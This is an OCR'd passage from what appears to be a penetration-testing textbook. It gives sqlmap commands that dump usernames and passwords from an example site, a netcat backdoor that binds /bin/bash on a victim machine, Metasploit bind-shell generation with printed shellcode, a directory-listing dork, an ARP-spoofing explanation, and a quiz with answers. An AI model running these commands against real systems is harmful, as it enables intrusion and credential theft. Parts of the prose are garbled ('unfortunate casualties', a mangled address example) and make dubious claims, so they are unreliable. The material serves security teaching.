
Next, we need to get database of target

Command:

sqlmap -u “TARGET URL” --dbs

sqlmap -u “http://www.abctargetcompany.com/item.php?id=25” --dbs


From above command we would receive results as:



Database Name is acfurniture

To gather tables from above database enter this command

sqlmap -u "http://www.abcta.com/item.php?id=25" -D acfurniture --tables



To gather columns from above database enter this command

sqlmap -u "http://www.abccompany.com/item.php?id=25" -D acfurniture -T settings --columns




To gather details of Username and password details enter this command

```
# sqlmap -u "http://www.abccompany.com/item.php?id=25" -D acfurniture -T settings -C username,password –dump
```

Or to gather all details like email, status and other columns enter this command

```
# sqlmap -u "http://www.abccompany.com/item.php?id=25" -D acfurniture -T settings --dump
```



9.5 Cross-site scripting and Types of XSS attacks on a web application

Cross-Site Scripting (otherwise known as XSS) is one of the most well-known web attacks on the application layer. XSS vulnerabilities target content inserted on a page that is executed on the client side (in the internet browser of the client) as opposed to the server side. XSS is a danger that the web security shortcomings of customer-side scripting languages make, for example, HTML and JavaScript. XSS ' concept is to control a web application's customer-side content to execute in the way the pernicious client wants it to. Such a control can install content on a page that can be executed whenever the page is stacked or whenever a related event occurs.

XSS is the security vulnerabilities most widely recognized in programming today. That should not be the situation as XSS is anything but hard to find and easy to solve. For example, XSS vulnerabilities may result in alterations and touchy information breakdowns.




Figure 82 Cross-site scripting and Types of XSS attacks on a web application

Reflective XSS - There are many ways in which an attacker can allure unfortunate casualties into initiating an intelligent XSS request. For instance, the assailant might send a tricky email with a link containing vindictive JavaScript to the unfortunate casualty. In case the unfortunate casualty taps on the connection, the request for the HTTP is started from the program of the injured individual and sent to the powerless Web application. The malignant JavaScript is then reflected to the program of the injured individual, where it is executed in respect of the session of the unfortunate victim client.

Persistent XSS - Consider a web application that allows clients to enter a client name displayed on the profile page of each client. The application stores all the names of clients in a nearby database. A malignant client sees the Web application as a part of their client's name neglecting to disinfect the field of client name and sources of data noxious JavaScript code. Once different clients see the profile page of the attacker, the malevolent code executes automatically with respect to their session.

9.6 Directory listing

Web servers can therefore be designed to list the substance of catalogs which do not have a record page present. This can support an attacker by enabling them to easily identify the assets in each way, and to continue to break down and attack those assets directly. Directory listing is a web server feature that displays a list of all the files in each website directory when there is no index file, such as index.php and default.asp.

For example, if a user request www.abc.com without specifying a file, this request will be processed by the web server and the index file for that directory returned and the actual website appears. If the index file does not exist, however, the web server must return a list of the directory's contents. This function can be parallel to the command line for directory listing in operating systems, such as' ls' on Unix and Linux systems and' dir' on Windows. It should also be noted that the Directory Listing could also be caused by using special requests to exploit any software vulnerabilities.

9.6.1 Directory Listing and Information Disclosure Example

A client makes a site demand to www.vulnweb.com/admin/. The reaction from the server incorporates the directory listing substance of the admin.



Figure 83 Directory Listing and Information Disclosure Example


From the directory listing above, we can see that there is a subdirectory called backup in the /admin directory, which could contain enough information for an attacker to create an attack.




The above directory listing displays the backup registry's entire content. It incorporates sensitive data, such as password files, database documents, FTP logs, and content on PHP. Obviously, this data has not been prepared for general visibility owing to misconfiguration of the web server, which has contributed to the leakage of data and is currently freely accessible. Documents like these, such as FTP logs, can also include other sensitive data, such as usernames, IP addresses and the full directory structure of the Operating Systems of website clients.

To find the websites

Use intitle:index of





9.7 Netcat

Netcat or nc is a TCP and UDP network reading and writing tool for network connections. For both attackers and the network security auditors, Netcat is highly valuable.

It is a multi-functional instrument that is precise and beneficial for an attacks. Netcat is used by security auditors to troubleshoot and examine the network.

9.7.1 Netcat Usage

#sudo netcat -h




Figure 84 Netcat Usage

1. **Basic Syntax for NC**

#sudo nc <options> <host ip> -p <port>

2. **Port Scanning with NC**

#nc -v -n -z 192.168.1.4 10-400

```
cklpt@kali:~$ sudo nc -vzu 192.168.1.4 20-100
        192.168.1.4: inverse host lookup failed: Unknown host
(UNKNOWN) [192.168.1.4] 100 (?) open
(UNKNOWN) [192.168.1.4] 99 (?) open
(UNKNOWN) [192.168.1.4] 98 (?) open
(UNKNOWN) [192.168.1.4] 97 (?) open
(UNKNOWN) [192.168.1.4] 96 (?) open
(UNKNOWN) [192.168.1.4] 95 (?) open
(UNKNOWN) [192.168.1.4] 94 (?) open
(UNKNOWN) [192.168.1.4] 93 (?) open
(UNKNOWN) [192.168.1.4] 92 (?) open
(UNKNOWN) [192.168.1.4] 91 (?) open
(UNKNOWN) [192.168.1.4] 90 (?) open
(UNKNOWN) [192.168.1.4] 89 (?) open
(UNKNOWN) [192.168.1.4] 88 (kerberos) open
(UNKNOWN) [192.168.1.4] 87 (?) open
(UNKNOWN) [192.168.1.4] 86 (?) open
```

3. Banner Grabbing Using NC

#sudo nc 192.168.122.48 21

```
┌──(kali㉿kali)-[~]
└─$ nc 192.168.122.48 21
220 (vsFTPd 2.3.4)
```

4. Chatting with NC

Enter this line in Kali Linux

#sudo nc -lvp 2345

```
cklpt@kali:~$ nc -lvp 2345
listening on [any] 2345 ...
        192.168.1.4: inverse host lookup failed: Unknown host
connect to [192.168.1.7] from (UNKNOWN) [192.168.1.4] 32479
helo
```


Enter Local Ip of Kali Linux in windows

#sudo nc 192.168.1.7 2345

```
[redacted]$ nc 192.168.1.7 2345
helo
```

5. File Transfer via NC

#nc -lvp 1234 < example.txt



#nc 192.168.17 2345 > example.txt



6. Create a Back Door

nc -l -p 6996 -e /bin/bash (Add this line in victim machine)

#nc 192.168.1.105 6996 (use this command in attacker machine)

Summary:

- The Metasploit Framework, MSF is a framework, a series of pentesting testing systems projects and apparatuses. Metasploit has an accumulation of exploits, payloads, libraries, and interfaces that can be used to use PCs.
- A vulnerability is a security opening in a bit of a software equipment or working framework that gives the potential edge to assault the framework.
- Exploits are extremely specific small projects, the sole aim of which is to exploit a weakness and to convey a payload which will be granted to the control assailant.
- Payload is transmitted by endeavor and is used for remote device control.
- Auxiliary modules – are used for data collection, identification port scanning and that kind of thing.
- Stages of attacking a web application: nmap scanning phase, WMAP exploitation phase, Metasploit SQL injection, BeEF plugin Metasploit.
- There are a few methods we can use to discover protection openings in the database. Among them, Google Dorking is mostly used by programmers and analyzers for infiltration. Fortunately, there is a tool that can do that of course.
- Cross-site scripting (otherwise known as XSS) is one of the most popular web layer attacks. XSS vulnerabilities target content inserted on the customer side of a page (in the internet browser of the client) as opposed to the server side.
- Directory listing Web servers may therefore be configured to list the content of catalogs which do not have a record page. This can support an attacker by empowering them to rapidly distinguish the assets and continue to break down and attack those assets directly.

Chapter Review Questions

1. Metasploit provides the _____, _____, and tools to perform penetration tests and extensive security auditing

A. Infrastructure & content

B. Content & Security

C. Awareness & gathering

D. scan & threat analysis

2. What is the command that is used to invoke Metasploit in terminal?

A. #metasploit

B. #meta

C. #msfconsole

D. #metasploit-terminal

3. What is the graphic command for Metasploit to display the welcome graphic?

A. graph

B. welcome

C. banner

D. header

4. What are the programs in Metasploit which are used to embed exploits inside them called?

A. auxiliary

B. exploit

C. banner

D. payload

5. What are the little programs which are used to perform malicious actions on a particular vulnerability to get into the system called?

A. vulnerability

B. payload
C. msf
D. Exploits

6. What are the modules in Metasploit which are used for gathering information, port scanning and other footprinting called?
A. auxiliaries
B. exploits
C. payload
D. None of the above

7. What is the command that is used to load the particular payload or an exploit or an auxiliary into the Metasploit current session?
A. get
B. use
C. fetch
D. more

8. This is not a type of payload
A. Inline
B. Stager
C. Multiline
D. Meterpreter

9. What is the module in Metasploit which is used to generate payloads without accessing msfconsole?
A. msfvenom
B. msf
C. msfdveom
D. msfconsole

10. What does generating a Windows payload with '\x00' mean?

A. it generates the payload without unwanted bytes

B. it generates the payload with unwanted bytes

C. it generates 64bits of payload

D. it doesn't generate a real payload

Answers to Chapter Review Questions

1 Answer: A

Explanation: Metasploit provides the infrastructure and content, including frameworks, modules, and tools, to perform penetration tests and extensive security auditing. Therefore, option A is correct.

2 Answer: C

Explanation: The command used to invoke Metasploit in the terminal is "#msfconsole". Therefore, option C is correct.

3 Answer: C

Explanation: The graphic command for Metasploit to display the welcome graphic is "banner". Therefore, option C is correct.

4 Answer: D

Explanation: The programs in Metasploit which are used to embed exploits inside them are called "payloads". Therefore, option D is correct.

5 Answer: D

Explanation: The little programs used to perform malicious actions on a particular vulnerability to get into the system are called "exploits". Therefore, option D is correct.

6 Answer: A

Explanation: The modules in Metasploit which are used for gathering information, port scanning, and other footprinting are called "auxiliaries". Therefore, option A is correct.

7 Answer: B

Explanation: The command used to load the particular payload, exploit, or auxiliary into the Metasploit current session is "use". Therefore, option B is correct.

8 Answer: C

Explanation: Multiline is not a type of payload in Metasploit. Therefore, option C is correct.

9 Answer: A

Explanation: The module in Metasploit used to generate payloads without accessing msfconsole is "msfvenom". Therefore, option A is correct.

10 Answer: A

Explanation: Generating a Windows payload with '\x00' means it generates the payload without unwanted bytes. Therefore, option A is correct.

CHAPTER 10

Exploiting Windows / Linux / Osx

10.0 Exploiting Windows / Linux / OSx

Data, software, order of commands that take advantage of a vulnerability to damage a computer software, hardware, can be exploited. This type of behavior also includes gaining control of a computer system, enabling escalation of privileges or denial of service.

Exploits can be classified into two different terms:

- Local exploit
- Remote exploit

- Local Exploits are the exploits that can only trigger their intended action through a local event

- Remote Exploits are the exploits that can be triggered by a remote event.

10.1 Pwning Windows with Meterpreter

Tool to construct and execute exploit code against a target machine(remote). The Metasploit Project is known for its anti-forensic and evasion tools and some are integrated into the Metasploit Framework.

Steps:

- Selecting and configuring an exploit
- Checking whether the target system is vulnerable to the exploit that is chosen
- Configuring the payload
- Choosing the encoding technique.
- Executing the exploit.




Figure 85 Pwning Windows with Meterpreter

10.1.1 Payloads

Metasploit currently has more than 495 payloads. For E.g.

- Command shell
- Meterpreter
- Dynamic payloads

Using meterpreter to exploit Metasploit's Windows vulnerability will generate payloads from within the msfconsole. When using a certain payload, Metasploit adds the generate pry and reload commands which expand on Metasploit payload types.

```
msf > use payload/windows/shell_bind_tcp
msf payload(shell_bind_tcp) > help
...snip...

    Command       Description
    -------       -----------
    generate      Generates a payload
    pry           Open a Pry session on the current module
    reload        Reload the current module from disk
```

Figure 86 Payloads

The above code includes a near-universal bad character, the null byte (\x00). Some exploits granted allow us to use it, but not many. Only this time we're going to instruct Metasploit to remove this unwanted byte generating the same shell code.

```
msf payload(shell_bind_tcp) > generate -h
Usage: generate [options]

Generates a payload.

OPTIONS:

    -E        Force encoding.
    -b   The list of characters to avoid: '\x00\xff'
    -e   The name of the encoder module to use.
    -f   The output file name (otherwise stdout)
    -h        Help banner.
    -i   the number of encoding iterations.
    -k        Keep the template executable functional
    -o   A comma separated list of options in VAR=VAL format.
    -p   The Platform for output.
    -s   NOP sled length.
    -t   The output format: raw,ruby,rb,perl,pl,c,js_be,js_le,java,dll,exe,exe-small,elf,macho,vba,vbs,loop-
    -x   The executable template to use
```

10.1.2 Generating Payloads without '\x00'

Let's generate the same shellcode only this time we will instruct Metasploit to remove this unwanted byte.

To accomplish this, we issue the generate command followed by the -b switch with accompanying bytes we wish to be disallowed during the generation process.

```
msf  payload(shell_bind_tcp) > generate -b '\x00'
# windows/shell_bind_tcp - 368 bytes
# http://www.metasploit.com
# Encoder: x86/shikata_ga_nai
# VERBOSE=false, LPORT=4444, RHOST=, EXITFUNC=process,
# InitialAutoRunScript=, AutoRunScript=
buf =
"\xdb\xde\xba\x99\x7c\x1b\x5f\xd9\x74\x24\xf4\x5e\x2b\xc9" +
"\xb1\x56\x83\xee\xfc\x31\x56\x14\x03\x56\x8d\x9e\xee\xa3" +
"\x45\xd7\x11\x5c\x95\x88\x98\xb9\xa4\x9a\xff\xca\x94\x2a" +
"\x8b\x9f\x14\xc0\xd9\x0b\xaf\xa4\xf5\x3c\x18\x02\x20\x72" +
"\x99\xa2\xec\xd8\x59\xa4\x90\x22\x8d\x06\xa8\xec\xc0\x47" +
"\xed\x11\x2a\x15\xa6\x5e\x98\x8a\xc3\x23\x20\xaa\x03\x28" +
"\x18\xd4\x26\
...snip...
```

Figure 87 Generating Payloads without

Looking at this shellcode it's easy to see the null bytes were successfully removed compared to the previously generated bind shell. Therefore, offering us a free payload of null bytes. We also see other major differences because of the transition we made during the generation.

10.2 ARP POISONING

Unlike devices on the internet, LAN devices do not interact directly using IP addresses. In local IPv4 networks, they instead employ physical hardware addresses for addressing. These MAC addresses (Media Access Control) are unique 48-bit identifiers that allow each device in the LAN to be identified via its network card.

Example of a MAC address: *00-80-41-ae-fd-7e*

MAC addresses are issued by hardware manufacturers and are unique globally. In theory, these hardware addresses may be used for global addressing. In reality, however, this does not work since IPv4 addresses are too short to fully map the MAC address. Address resolution through ARP is inevitable on IPv4 networks.

If Computer A wishes to communicate with Computer B on the same network, it must first identify the correct MAC address for its IP address. This employs the Address Resolution Protocol (ARP), a network protocol that follows the request response methodology.

After locating the correct MAC address, Computer A sends a broadcast request (or ARP request) to all network devices. The following information is included in this request:

A computer with the MAC address xx-xx-xx-xx-xx-xx-xx and the IP address yyy.yyy.yyy.yyy wants to communicate with a computer with the IP address zzz.zzz.zzz.zzz and needs the proper MAC address.

All machines on the LAN get the ARP request. Every computer in the network conducts a local table called the ARP cache to prevent an ARP request from being sent prior to the transmission of each data packet. All known MAC addresses are temporarily maintained in these tables, along with their corresponding IP addresses.

As a result, the broadcast request, as well as the associated sender address, is recorded by all computers on the network. Only Computer B is anticipated to respond to the broadcast request. Its ARP response includes the following information:

This is the system with the IP address zzz.zzz.zzz.zzz.zzz.zzz.zzz.zzz.zzz.zzz.zzz.zzz.zzz.z The desired MAC address is aa-aa-aa-aa-aa-aa-aa-aa-aa-aa-aa-aa-aa-aa-aa-aa

If this ARP response is provided to Computer A, it contains all of the information needed to transmit data packets to Computer B. Nothing can now impede communication across the local network.

What if the targeted machine does not respond, but the response comes from another device controlled by an inside attacker with criminal intent? Here's when ARP spoofing comes in handy.

10.2.1 ARP spoofing

The request response system of ARP protocols is set up in such a way that the first response to an ARP request is accepted and saved. In the context of ARP spoofing, hackers attempt to preempt the real target computer to send an erroneous reply packet and alter the querying machine's ARP table. This is known as ARP poisoning or "infection" of the ARP caches. These data packets often contain the MAC address of a network device under hacker control. The targeted system then associates the output IP with the incorrect hardware address and routes all future data packets to the hacker-controlled machine. This technology now has the capability of recording and manipulating all data traffic.

To avoid detection, intercepted data traffic is typically forwarded to the real target system. A hacker is then transformed into a guy in the center. ARP spoofing can cause a denial of service if captured data packets are not routed but instead deleted (DoS). ARP spoofing may be used in both LAN and WLAN settings. Even wireless network encryption using Wi-Fi Protected Access (WPA) provides no safety. All linked devices in local IPv4 networks must resolve MAC addresses - which can only be done via ARP.

Cain&Abel is a well-known piece of malware that particularly targets broadcast requests and answers with bogus ARP responses. A hacker does not have to wait on ARP queries to ‘contaminate' a network device's ARP cache. Another technique is to constantly flood the network with bogus ARP responses. While most systems discard answer packets that cannot be attributed to a request, this changes when a computer on the LAN initiates an ARP request and therefore expects a response. Depending on the

time, either the target system's answer or one of the false response packets will arrive to the sender first. Etterc, for example, can automate this assault strategy.

